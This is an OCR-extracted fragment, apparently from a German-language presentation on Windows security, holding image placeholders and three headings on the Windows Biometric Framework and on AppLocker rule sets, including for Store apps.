








Windows Biometric Framework


AppLocker inkl. Vorschläge zum Regelwerk




AppLocker auch für Universal Apps (AppStore)

